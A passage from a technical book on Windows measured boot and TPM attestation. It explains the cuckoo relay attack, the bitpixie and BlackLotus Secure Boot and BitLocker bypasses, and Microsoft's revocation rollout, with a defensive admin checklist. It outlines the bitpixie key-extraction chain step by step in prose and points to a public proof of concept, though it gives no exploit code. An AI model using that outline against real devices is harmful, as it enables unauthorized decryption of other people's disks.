There is a class of attack that no amount of replay or PCR profile tightening can stop. Bryan Parno's 2008 HotSec paper [198] names the problem the *cuckoo attack* and proposes the first formal model for establishing trust in a platform under that threat. The abstract, paraphrased lightly: any naive approach falls victim to a cuckoo attack; the model, in Parno's own phrasing, *"reveals the cuckoo attack problem"*.

> **Cuckoo Attack.** An attestation-relay attack in which a verifier challenges a compromised device, the compromised device proxies the challenge to a separate, genuine, attested device elsewhere, the genuine device produces a valid signed quote, the compromised device returns that quote as if it were its own, and the verifier accepts. Without out-of-band identification of *this* device's endorsement key, the verifier cannot distinguish "the EK that signed the quote" from "an EK in the world that signed a quote." Named by Bryan Parno in 2008 by analogy with the cuckoo bird's brood parasitism.
>
> **Attestation Identity Key (AK), recap.** The Attestation chapter (Chapter 5) owns the AK and its provisioning: a TPM-resident asymmetric key whose certificate is signed by the platform's Endorsement Key certificate chain, used to sign `TPM2_Quote` responses. The cuckoo-relevant fact is the gap: if that EK chain is not pre-bound to *this* device's serial number (or some other out-of-band identifier), an attacker can relay the challenge to a different TPM and return a valid signature from *that* chip's AK.

The cuckoo class is closeable, but only by binding the AK to *this* device's identity before trust is needed. Microsoft Autopilot [199] and Windows Hello for Business do this transparently during device enrollment: the EK certificate chain is captured at first boot, cross-checked against the OEM root, and the resulting AK is bound to a specific Microsoft Entra ID device object. Ad-hoc attestation deployments that do not capture the EK chain at enrollment are vulnerable.

Bryan Parno is now at Carnegie Mellon [200]. The cuckoo paper remains, on its eighteenth birthday, the canonical reference for the class.

Permanent limits accepted. What are people actively trying to fix that we have not solved yet?

Open problems: Bitpixie, the dbx-update UX, and what's next


The fix is the breakage. The patch that closes the most dangerous BitLocker bypass of the decade is also the patch that drowns help-desks in 48-digit recovery prompts. The structural entanglement of these two facts is the central open problem of measured boot in 2026.

bitpixie (CVE-2023-21563)

An attacker reaches behind a fully-patched, BitLocker-enabled Windows 11 laptop. They plug in a LAN cable. They plug in a USB keyboard. They press F12 to boot from network. Within five minutes the disk encryption key is on their disk.

That is bitpixie. From the Neodyme write-up [2]: *"Thanks to a bug discovered by Rairii in August 2022, attackers can extract your disk encryption key on Windows' default 'Device Encryption' setup. This exploit, dubbed bitpixie, relies on downgrading the Windows Boot Manager. All an attacker needs is the ability to plug in a LAN cable and keyboard to decrypt the disk."* The CVE is CVE-2023-21563 [107], described as a *"BitLocker Security Feature Bypass Vulnerability"* with the MSRC advisory at CVE-2023-21563 [201].

The mechanism is the limits analysis made operational. From SySS's bitpixie technical write-up [36]: *"The bitpixie vulnerability in Windows Boot Manager is caused by a flaw in the PXE soft reboot feature, whereby the BitLocker key is not erased from memory. To exploit this vulnerability on up-to-date systems, a downgrade attack can be performed by loading an older, unpatched boot manager."*



A PCR replay with a still-trusted binary — the seal does exactly what it was told: release on a boot it was sealed against

Figure 4.4: The bitpixie (CVE-2023-21563) VMK-leak flow. A normal unseal leaves the VMK in RAM; the attacker downgrades to an older but still-signed boot manager whose default-profile PCR[7] and PCR[11] still satisfy the seal, triggers a PXE soft reboot that returns control without a platform reset (RAM uncleared, no fresh BitLocker policy challenge), then PXE-boots Linux and scavenges the -FVE-FS- marker from memory.

The chain in detail: (1) The attacker boots the target normally. The boot manager unseals the VMK, hands it to `winload.efi`, and loads BitLocker into the boot path. (2) Before `winload.efi` zeroes the VMK from RAM, the attacker triggers a PXE soft

reboot (a feature of older boot manager versions) that returns control to the boot manager without a full platform reset. (3) The attacker now PXE-boots a Linux image that scans physical memory for the BitLocker FVE marker `-FVE-FS-` and extracts the VMK. The RAM never cleared, and no fresh platform reset or BitLocker policy challenge forced the secret out of memory. The VMK is just lying there in untouched physical memory.

The downgrade: the older boot manager whose soft-reboot path leaks the VMK is still signed by the Microsoft 2011 production certificate, which is still in `db` on every Secure Boot machine until that certificate's natural 2026 expiry. Secure Boot accepts the downgraded boot manager because it is still validly signed by a trusted authority that has not yet been revoked. PCR[7] records the Secure Boot policy state. It does not measure the boot-manager image, and it does not change merely because an older still-trusted `bootmgfw.efi` was selected. The image digest moves PCR[4], which the modern default `0x880` TPM-only profile does not select; PCR[11], the BitLocker access-control PCR, still satisfies the seal-time policy. The TPM unseals. BitLocker unlocks. The attack proceeds.

This is the architecture-forcing beat: *a BitLocker policy replay with a still-trusted older signed binary*. The TPM is not malfunctioning. The policy is not misconfigured. The seal is doing exactly what it was sealed to do: release the key if the selected PCR profile reproduces the state it was sealed against. The attacker just produced a profile-compatible boot, in 2024, using a signed-but-vulnerable binary the verifier has not revoked.

Public disclosure landed at the 38th Chaos Communication Congress in December 2024 [202]. From the talk abstract verbatim: *"since 2022, when Rairii discovered the bitpixie bug (CVE-2023-21563). While this bug is 'fixed' since Nov. 2022 and publicly known since 2023, we can still use it today with a downgrade attack to decrypt BitLocker."* The full attack chain was demonstrated on stage by Thomas Lambertz of Neodyme. The proof-of-concept code is at github.com/martanne/bitpixie [203]. (The repository handle `martanne` is the GitHub username; the discoverer is Rairii (August 2022); the 38C3 presenter is Thomas Lambertz (Neodyme). Press accounts that refer to "martanne" as a person are confusing the GitHub handle with an author identity.)

The KB5025885 / Windows UEFI CA 2023 rotation

Microsoft's structural response is documented in the canonical KB article on Boot Manager revocations [190]. The fix is in three stages. Stage 1: enroll the new

Windows UEFI CA 2023 certificate in the Secure Boot `db` variable. Stage 2: replace existing boot manager binaries with copies signed by the 2023 CA instead of the 2011 CA. Stage 3: revoke the 2011 CA in `dbx`. The full rollout is gated on the 2026 natural expiry of the original Microsoft production signing certificate.

Stages 1 and 3 change PCR[7]: Stage 1 adds bytes to `db`, and Stage 3 adds bytes to `dbx`. Stage 2 does not directly touch the Secure Boot variables; it ships a new boot manager binary whose Authenticode digest moves PCR[4] and may alter the Windows boot transcript. On TPM-only BitLocker bound to `0x880 = PCR[7] + PCR[11]`, the PCR[7] stages are recovery-risk planning items; the binary-swap stage matters if the active profile or boot transcript selects PCRs that actually changed.

BlackLotus (CVE-2022-21894 "Baton Drop")

The bitpixie story does not stand alone. On March 1, 2023, ESET researcher Martin Smolár disclosed BlackLotus [1] (in his own words, *"the first publicly known UEFI bootkit bypassing the essential platform security feature (UEFI Secure Boot) is now a reality."*). BlackLotus exploits CVE-2022-21894 [204] ("Baton Drop"), a Secure Boot bypass in a Microsoft-signed boot manager. From the ESET write-up [1]: *"Although the vulnerability was fixed in Microsoft's January 2022 update, its exploitation is still possible as the affected, validly signed binaries have still not been added to the UEFI revocation list. BlackLotus takes advantage of this, bringing its own copies of legitimate (but vulnerable) binaries to the system in order to exploit the vulnerability."*

The structural fix for BlackLotus is identical to the structural fix for bitpixie: revoke the vulnerable signed binaries in `dbx`. Microsoft shipped the BlackLotus `dbx` revocations in May 2023; that update is the source of most of the "PCR[7] moved overnight" stories from the second half of 2023. The break-fix-break loop is now a recurring operational reality, not an exception.

> the first publicly known UEFI bootkit bypassing the essential platform security feature (UEFI Secure Boot) is now a reality.: Martin Smolár, ESET Research, March 1, 2023

The break-fix-break loop

▸ **KEY IDEA** The fix is the breakage. Every `dbx` update that closes a Secure Boot bypass changes PCR[7] on machines that consume it with Secure Boot enabled. Every PCR[7] change can force a 48-digit recovery prompt on TPM-

only BitLocker machines whose active validation profile selects PCR[7]. The patch that closes BlackLotus or bitpixie *is* the operational pain. Pre-boot authentication (TPM+PIN) blocks the downgrade attack from releasing the VMK without the user's PIN, but it does not eliminate PCR[7]-driven recovery: a selected-PCR change still forces suspend/resume or a planned reseal.




Figure 4.5: The break-fix-break loop. A bootkit disclosure forces a Microsoft dbx revocation, which moves PCR[7] on Secure-Boot-enabled UEFI machines that consume it, which can fire fleet-wide 48-digit recovery prompts on TPM-only BitLocker profiles selecting PCR[7], which pushes operators to delay or roll back the patch, so the vulnerable window reopens until the next disclosure. Pre-boot authentication (TPM+PIN) breaks the downgrade path.

> **Suspend BitLocker before firmware updates.** The safe pattern when applying UEFI firmware, BIOS, Secure Boot DB/DBX, or boot-chain updates expected to move selected BitLocker PCRs is to suspend BitLocker first. Run `Suspend-BitLocker -RebootCount 1` from an elevated PowerShell prompt, apply the patch, and let the suspend auto-resume on the next clean boot. The TPM never sees a PCR mismatch because BitLocker is not asking the TPM for the VMK during the patch reboot.

Post-quantum agility for the attestation key

Looking ahead, the next structural break is cryptographic: the TPM's signing primitives (RSA-2048, ECC P-256) do not survive Shor's algorithm on a sufficiently large quantum computer. The TCG's PC Client Platform Firmware Profile revision 2 work is expected to target post-quantum agility for attestation keys: ML-DSA (Dilithium) and ML-KEM (Kyber) variants of the signature and key-encapsulation primitives that `TPM2_Quote` and `TPM2_ActivateCredential` depend on.

The constraint that limits the rollout is mechanical. The TPM 2.0 command and response buffer is, by default, 4096 bytes. A Dilithium Level 3 (ML-DSA-65) signature is 3,309 bytes per FIPS 204 [109]. An RSA-2048 signature is 256 bytes. The buffer survives RSA quotes with vast headroom; it has roughly 800 bytes of headroom for an ML-DSA-65 quote. ML-KEM-768 (NIST Category 3) ciphertexts are 1,088 bytes per FIPS 203 [108], with public keys at 1,184 bytes: still tight in a workflow that also requires an ML-DSA-65 signature, which is a distinct TPM operation rather than part of the same command response. A plausible PFP r2 pressure point is negotiating buffer growth across the TPM-firmware-OS path so the post-quantum primitives fit. The TCG specifications site [83] returns HTTP 403 to non-browser User-Agents, so this chapter cites the canonical URL but does not assert a fetch-verified interim buffer-size commitment from TCG or Microsoft.

DRTM coverage gaps

DRTM is a Secured-core feature; not every fleet runs Secured-core hardware. Raw Intel TXT has shipped on vPro platforms since the Q3 2007 introduction of the Intel DQ35JO board [195], but the deployable surface for Microsoft Secure Launch is narrower because Secured-Core also requires HVCI, kernel DMA protection, and an SMM Supervisor. Microsoft lists System Guard support for Intel vPro Coffee Lake/Whiskey Lake or later, AMD Zen 2 or later, and Qualcomm SD850 or later

[188], but actual Secure Launch deployment also depends on firmware and OEM enablement, Windows configuration, VBS/HVCI, DMA protection, SMM protections, and Device Guard policy. Fleets dominated by pre-2018 hardware (and there are many of them, especially in cost-sensitive deployments) cannot use Secure Launch as a SRTM allowlist substitute.

For those fleets, the only deployable mitigation against bitpixie remains preboot authentication (TPM+PIN). The cuckoo class remains open against ad-hoc attestation pipelines that do not bind AKs to device serials at provisioning. The OEM allowlist combinatorial explosion remains the unsolved problem that pushed Microsoft to DRTM in the first place.

PFP r2 in flight

The PC Client Platform Firmware Profile is in active revision. PFP r2 is expected (not yet verified from a fetchable primary source here) to formalize SHA-3 support, revisit default bank guidance, and clarify the PCR[14] semantics that have been a Microsoft-vs-Linux ontology disagreement for the past decade. Because the TCG canonical URL [185] returns the same 403 class to non-browser fetches, this chapter leaves the revision number unspecific; the `tpm2_eventlog` man page [187] tracks the spec by name without a rev number, deliberately so it can absorb a future revision without rebuild.

> **The Brazilian Federal Police DFRWS-Europe 2023 paper.** For practitioners who need a current catalog of hardware-debugger gaps that PCR[7]'s `EV_EFI_ACTION` event was supposed to close, the Wack0/bitlocker-attacks repository [189] maintains a curated index, including a reference to a DFRWS Europe 2023 paper from the Brazilian Federal Police that cataloged debug-mode firmware shipped to retail. The TCG EFI Platform Specification §6.4 quote reproduced there: *"If the platform provides a firmware debugger mode... the platform SHALL extend an EV_EFI_ACTION event into PCR[7]"*. That clause exists precisely because shipped firmware historically did not always do this. The PCR[7] floor is not as solid as the specification suggests.

You have a recovery prompt to clear on Monday morning. What do you do?

Verify it yourself (documented)

There is no captured silicon-tier evidence for this chapter in `book/evidence/`, so this section deliberately contains **no** ✓ captured blocks: only documented, repro-

ducible commands. They are evidence of how to inspect the platform, not a claim that this book captured physical silicon values from your machine.

Microsoft Learn, `tpmtool` [191] and `Tbsi_Get_TCG_Log` [182] not captured on our lab VM

```
tpmtool getdeviceinformation

Expected shape:
  - TPM manufacturer and specification information
  - PCR banks and selected PCR values
  - measured-boot / WBCL-related device information where
  available
  - enough context to correlate current PCRs with the TCG event
  log

Interpretation:
  The tool gives you the measured-boot surface. It does not, by
  itself,
  decide whether the state is good. A verifier still has to replay
  the
  WBCL / TCG event log and compare it with trusted PCR values or
  a quote.
```

reproduce `tpmtool getdeviceinformation` from an elevated Windows prompt

Microsoft Learn, `manage-bde -protectors` [194] not captured on our lab VM

```
manage-bde -protectors -get C:

Expected semantics:
  - displays all key protection methods enabled on the drive
  - shows protector type and identifier for each protector
  - on a TPM-backed OS volume, expect a TPM-family protector such
  as
    TPM, TPM And PIN, TPM And Startup Key, or TPM And PIN And
  Startup Key
  - expect a recovery protector such as Numerical Password

Default UEFI BitLocker validation profile when Secure Boot PCR[7]
support is available:
  PCR[7]   Secure Boot State
  PCR[11]  BitLocker access control
  bitmask  0x880
```

reproduce `manage-bde -protectors -get C:`

The verification pattern is three-part even when only two inbox commands are needed: read the measured-boot surface, read the protector state, and interpret

the PCR profile. If the machine is a VM, label any PCR or TPM identity value as **emulated**. If the protector is TPM-only, physical-access risk includes downgrade and pre-boot classes; TPM+PIN changes that calculus.

Practical guide: A Monday-Morning checklist

Six actions. Each one tied to a verified Microsoft Learn or TCG source. Run them in order; you will know more about your fleet's measured-boot posture in twenty minutes than most operators learn in a year.

Inspect your log

Run `tpmtool gatherlogs <dir>` from an elevated prompt to collect the SRTM/DRTM boot logs, or call `Tbsi_Get_TCG_Log` for API-level WBCL access [182], [191]. For a clean machine-readable dump, save the binary log via `MeasuredBootTool.exe -log <path>` [182] (Windows HLK), then parse it with `tpm2_eventlog` [187] for a portable text dump. The event stream conforms to the `TCG_PCR_EVENT2` struct documented in the `Tbsi_Get_TCG_Log` reference [182].

Confirm your BitLocker PCR profile

Run `manage-bde -protectors -get C:` from an elevated prompt and confirm a `Numerical Password` recovery protector exists: without one, you cannot recover from a profile mismatch and you are one PCR drift away from data loss (`manage-bde -status C:` reports overall protection state). Then, if the policy is configured, inspect `HKLM\SOFTWARE\Policies\Microsoft\FVE\PlatformValidationProfileUEFI`; on a Secure Boot UEFI machine a configured value is typically `0x880` (PCR[7] + PCR[11]) per the BitLocker countermeasures documentation [105]: *"By default, BitLocker provides integrity protection for Secure Boot by using the TPM PCR[7] measurement."*

If you see `0x815` (PCR[0,2,4,11]), you are on the non-PCR[7] legacy validation profile (a CSM/legacy boot, or a UEFI system where Secure Boot PCR[7] binding is unavailable) and every firmware update will trigger a recovery prompt. The fix is to verify Secure Boot is on (`Confirm-SecureBootUEFI` from PowerShell), then re-seal by disabling and re-enabling the TPM protector.

Suspend BitLocker before selected-PCR updates

The safe pattern for firmware, Secure Boot DB/DBX, or boot-chain updates that may move PCRs in your active profile is this:

The full Suspend-Patch-Resume PowerShell incantation.

```
# Run as administrator.
# Suspend BitLocker for the next 1 reboot. BitLocker auto-resumes
  after the
# next clean boot completes, regardless of how many additional boots
  happen.
Suspend-BitLocker -MountPoint "C:" -RebootCount 1

# Now run the OEM firmware updater or the Windows cumulative update
  that
# touches Secure Boot. The PCRs will move; BitLocker will not see
  a mismatch
# because the seal check is bypassed for this boot.

# After the patch reboot, BitLocker automatically re-seals to the new
  PCR
# values. To verify, run:
manage-bde -status C:
# The output should show "Protection On" and the new PCR profile.
```

Enable Secure Launch on Secured-Core hardware

If your hardware and firmware meet the Secure Launch requirements Microsoft lists for System Guard-class devices [188], [104], enable Secure Launch. The configuration guide [104] lists the four paths: MDM via Intune, Group Policy, the Windows Security UI, or the registry directly at `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios`. Once enabled, Secure Launch moves verifier attention from the large SRTM firmware transcript to a smaller DRTM transcript. That reduces the OEM allowlist burden, but the allowlist still varies with ACM/SLB, SKL/TCB-launch, MLE, policy, TPM bank, and platform context.

For high-value devices, switch to TPM+PIN

This is the deployed mitigation this chapter recommends for bitpixie-class physical downgrade risk. From Microsoft's countermeasures documentation [105], four unlock modes exist: TPM-only, TPM+startup-key, TPM+PIN, TPM+startup-key+PIN. Of those, modes that require a human secret are the robust answer to

this downgrade path. The attacker may recreate the selected seal-time PCRs by booting an older signed boot manager, but they cannot recreate the PIN.

Enable it with `manage-bde -protectors -add C: -tpmandpin <PIN>`. Users will type the PIN at boot. For Secured-Core fleets where the BIOS exposes USB and TPM+PIN before the OS, this is the best practical security/UX trade. For high-value developer or executive endpoints it is non-negotiable.

> **A class TPM-only BitLocker handles poorly.** bitpixie-style physical downgrade plus memory-retention attacks. TPM-only still has other operational risks (DMA exposure, sleep-state leakage, recovery-key handling, firmware misconfiguration, and revocation timing) but pre-boot authentication is the practical control that blocks this downgrade path before the VMK is released.

Bind your attestation keys to the device at provisioning

The cuckoo class only closes if the verifier knows the *specific* TPM's endorsement key before trust is needed. Microsoft Autopilot and Hello for Business do this transparently [199] during device enrollment, capturing the EK certificate chain and cross-checking it against the OEM root before issuing the device-bound key. Ad-hoc deployments ("we joined our domain after first boot") usually skip this step and leave the cuckoo path open. If you run an attestation pipeline outside Hello for Business or Azure Attestation, audit your AK provisioning: is the EK chain captured at first boot, and is it bound to a unique device record?

The Monday-morning steps are six items long. The structural questions are not. We close with the questions every reader still has.

> ▪ **BEQUEATHS** Measured Boot hands the next link a single artifact: an ordered, TPM-backed, replayable record (the PCR snapshot and the TCG event log) of the measured boot-time inputs from platform reset to the kernel's `EV_SEPARATOR`. That record is the evidence plane the Attestation chapter (Chapter 5) signs with `TPM2_Quote`, replays, and judges against policy; it is what lets a verifier in Azure decide whether a machine in the field booted the firmware Microsoft signed off on. But the bequest stops at *reporting*. Measurement records what ran; it does not, by itself, decide whether what ran was *good*, and it does not refuse a bad boot. Enforcement was the Secure Boot chapter's job (Chapter 1), and the *verdict* on the measurements belongs to the Attestation chapter (Chapter 5). A PCR is a hash, not a good hash: this chapter produces the evidence and leaves the judgment to the link above it.

CHAPTER 5

Attestation

TRUST-CHAIN LEDGER

INHERITS	an ordered, tamper-evident boot history committed to PCRs plus the event log that explains it (Chapter 4, Measured Boot); a hardware-rooted signing identity. The manufacturer-certified Endorsement Key and a TPM-resident Attestation Identity Key that can quote PCRs over a verifier nonce (Chapter 2, The TPM).
PROMISE	a remote party who never touches the machine can verify that a particular boot story was measured and signed by a key it accepts as TPM-protected. Turning local measured state into evidence it can gate access on, without trusting the OS to self-report.
TCB	the TPM (or Pluton) that protects the EK/AIK private keys and signs the quote; the manufacturer or broker CA that vouches the signing key is TPM-bound; the attestation service that maps raw quote + event log into policy claims. The OS being evaluated is explicitly *outside* it.
ADVERSARY → BREAK	a compromised OS that replays a stale healthy quote (defeated by the verifier nonce) or signs with an uncertified software key (defeated by EK→AIK certification). The Promise ends at the *instant of attestation*: it says nothing about runtime state after the quote is signed, and the EK→AIK broker can link device identity unless privacy is enforced cryptographically (DAA) rather than operationally.
RESIDUAL	runtime compromise after a healthy quote → owned by Chapter 6 (The Secure Kernel) and Chapter 8 (Code Integrity); broker-linkability of device identity off the box → owned by Chapter 26 (Zero Trust) and Chapter 28 (Confidential VMs).

BEQUEATHS	"a remote verifier can gate access on proven, hardware-anchored platform state": the cryptographic floor the kernel-isolation and cloud-authorization links build on. Does NOT provide: proof the machine is *currently* uncompromised, runtime code/credential isolation, or any claim about the user.
PROOF	○ documented: `Get-TpmEndorsementKeyInfo` (Microsoft Learn) and the TPM 2.0 quote structure; no ✓ capture on our lab VM (silicon-tier rule: no captured block without a real capture file).

The Reasoner's question. What is actually signed, by which TPM-rooted identity, who vouches for that identity, what privacy does that vouching leak, and where does the proof stop?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **Inherited silicon vocabulary.** The Foundations chapter (Chapter 0) and the Measured Boot chapter (Chapter 4) establish what this chapter builds on: a PCR is an extend-only register (`new = H(old || measurement)`) whose final value is a compact commitment to an ordered boot history. Attestation does not re-derive those measurements; it packages selected ones for a remote verifier.
- **Event log.** PCRs are hashes. The event log explains what was hashed. A useful verifier checks both: the log should replay to the PCR values, and the resulting events should satisfy policy.
- **Quote.** A TPM quote is a signature over selected PCR values plus verifier-supplied freshness data, normally a nonce. The nonce prevents replay; the PCR selection defines the question being answered.
- **EK.** The Endorsement Key is the TPM's manufacturer-provisioned identity, established in the TPM chapter (Chapter 2). Its public half, often accompanied by an EK certificate, is the root used to decide whether an attestation key is really TPM-bound.
- **AIK / AK.** The Attestation Identity Key, also called an Attestation Key, is a TPM-resident signing key used for quotes. It is certified as TPM-bound so verifiers do not need to see the EK every time.
- **Privacy-CA / AttCA.** A broker validates the EK or EK certificate, proves the TPM controls the EK private key, and certifies an AIK. Relying parties then trust the AIK certificate. Privacy depends on the broker not abusing or disclosing the EK-to-AIK linkage.
- **DAA / ECDAA.** Direct Anonymous Attestation is the zero-knowledge alternative. A TPM proves membership in an issuer-certified group without revealing which TPM it is and without an online broker in the verification path. ECDAA is the elliptic-curve form named by TPM 2.0, optional in the PC Client Platform TPM Profile, and rarely implemented or verified in production.

- **vTPM caveat.** In a virtual machine, the endorsement identity may be host-issued rather than burned into physical silicon. A vTPM EK can be useful evidence inside a cloud trust boundary, but it is not the same claim as a discrete hardware TPM EK. Confidential-VM attestation is developed in the Confidential VMs chapter (Chapter 28).

What this link is responsible for

Attestation has one job: carry the silicon's promise to someone who is not on the machine.

Measured Boot records facts locally. Secure Boot says the firmware should only load signed components. The TPM records the sequence in PCRs. BitLocker can seal a key to that state. All of that helps the local machine defend itself. None of it, by itself, answers the cloud's question: *is the device asking for this token the same class of device that booted through the policy I require?*

The relying party cannot ask `msinfo32`. It cannot ask Task Manager. It cannot ask an agent whose answer may be produced after compromise. It needs evidence anchored below Windows: a TPM-resident key signs a fresh statement about PCRs; a certificate chain or issuer credential says that signing key is really TPM-bound; an attestation service maps the raw evidence to claims such as `secureBootEnabled`, `aikValidated`, `codeIntegrity`, or `virtualizationBasedSecurity`; the relying party consumes those claims in policy.

There are therefore two separable questions in every attestation design. The first is **state**: which measurements, logs, and security-mode flags are being asserted? The second is **identity**: why should the verifier believe the signing key is inside genuine hardware rather than generated by a script? Confusing the two creates bad reviews. A beautiful PCR quote signed by an uncertified software key proves nothing about silicon. A perfectly certified AIK over the wrong PCR selection proves only that the wrong question was signed by real hardware.

That is why attestation is the bridge from local boot integrity to remote authorization. Silicon and firmware produce the measurements. Cloud control planes decide whether those measurements are good enough to receive corporate data, an Entra token, an Intune compliance state, or access to a workload. Without attestation, measured boot is local hygiene. With attestation, it becomes a remote authorization input.

The link is deliberately narrow. It proves that a particular boot story was measured and signed by a key the verifier accepts as TPM-protected. It does not prove the machine is currently uncompromised. It does not prove the user is benign. It does not prove the MDM policy is wise. It gives the next layer a cryptographic floor: "this device's boot evidence satisfied the policy at the time of attestation." Everything after that is someone else's trust problem.

The production Windows flow: EK, AIK, quote, Privacy-CA

The production Windows flow is Privacy-CA-shaped. Microsoft Azure Attestation's TPM documentation describes the pillars plainly: validate TPM authenticity, then validate the measurements made during boot [199]. The authenticity leg starts with the EK. A CA establishes trust in the TPM through `EKPub` or `EKCert`; the device proves the requested attestation key is cryptographically bound to that EK and that the TPM owns `EKPriv`; the CA issues a certificate or claim with a special policy denoting that the key is protected by a TPM [199].

That certified key is the AIK. The AIK signs quotes over a digest of the selected PCRs. The quote binds three things: the selected PCR values, a relying-party nonce, and the TPM-resident private key. The boot log explains what was extended; the PCRs commit to the result; the AIK signature prevents a compromised operating system from editing the values in transit. The relying party or attestation service then checks whether the measurements match the policy it cares about.

The nonce is not decorative. Without it, a compromised host could replay last week's good quote after today's bad boot. With it, the signed object is tied to a challenge the verifier just generated. Freshness is what turns a stored boot receipt into live evidence. The verifier still has to decide how long that evidence remains acceptable after issuance, but replay is no longer a free attack against the protocol itself.

Microsoft's attestation policy examples make the bridge explicit: a TPM-bound AIK must validate, Secure Boot must evaluate as enabled, and only then does policy issue a platform-attested claim [199]. Windows device-health surfaces expose the same idea at management scale through Microsoft Graph's `deviceHealthAttestationState`, including fields such as `attestationIdentityKey`, `secureBoot`, `codeIntegrity`, `bootDebugging`, `testSigning`, `safeMode`, `windowsPE`, `earlyLaunchAntiMalwareDriverProtection`, `virtualSecureMode`, `pcrHashAlgorithm`, and `pcr0`. These are not magic truth fields. They are the management-plane rendering of attestation evidence:

boot measurements interpreted into device-health state for Intune and related MDM consumers [207].

The privacy question lives inside the EK-to-AIK step. The EK is uniquely identifying by design. If every relying party saw the EK, attestation would become a cross-site device-tracking mechanism. The classic TCG answer is the Privacy-CA: the CA sees the EK, certifies an AIK, and the verifier later sees only the AIK certificate. Privacy is operational. The CA promises not to log or disclose the EK-to-AIK linkage.

This is a respectable engineering choice, not a footnote. Enterprises often want revocation, audit trails, support tickets, and a place to ask why a device failed. A Privacy-CA gives them a database, logs, certificate issuance policy, and a familiar PKI failure model. The price is that the broker becomes part of the privacy and availability story. If the broker logs too much, is compelled to produce records, misissues certificates, or is unavailable during enrollment, the attestation system inherits that operational reality.

Direct Anonymous Attestation was invented to remove that promise. In DAA, the TPM runs a one-time Join protocol with an issuer and receives a membership credential. Later it signs in zero knowledge: "I hold a valid issuer credential" without revealing which TPM holds it and without asking the issuer to participate in each verification. The rest of this chapter follows that thread: the DAA history, the Privacy-CA trap, the ECDAA mechanism, the `TPM2_Commit` surface, the FIDO ECDAA deprecation, and the Windows/Azure reality that made broker-mediated attestation win production.

Specified everywhere, deployed nowhere

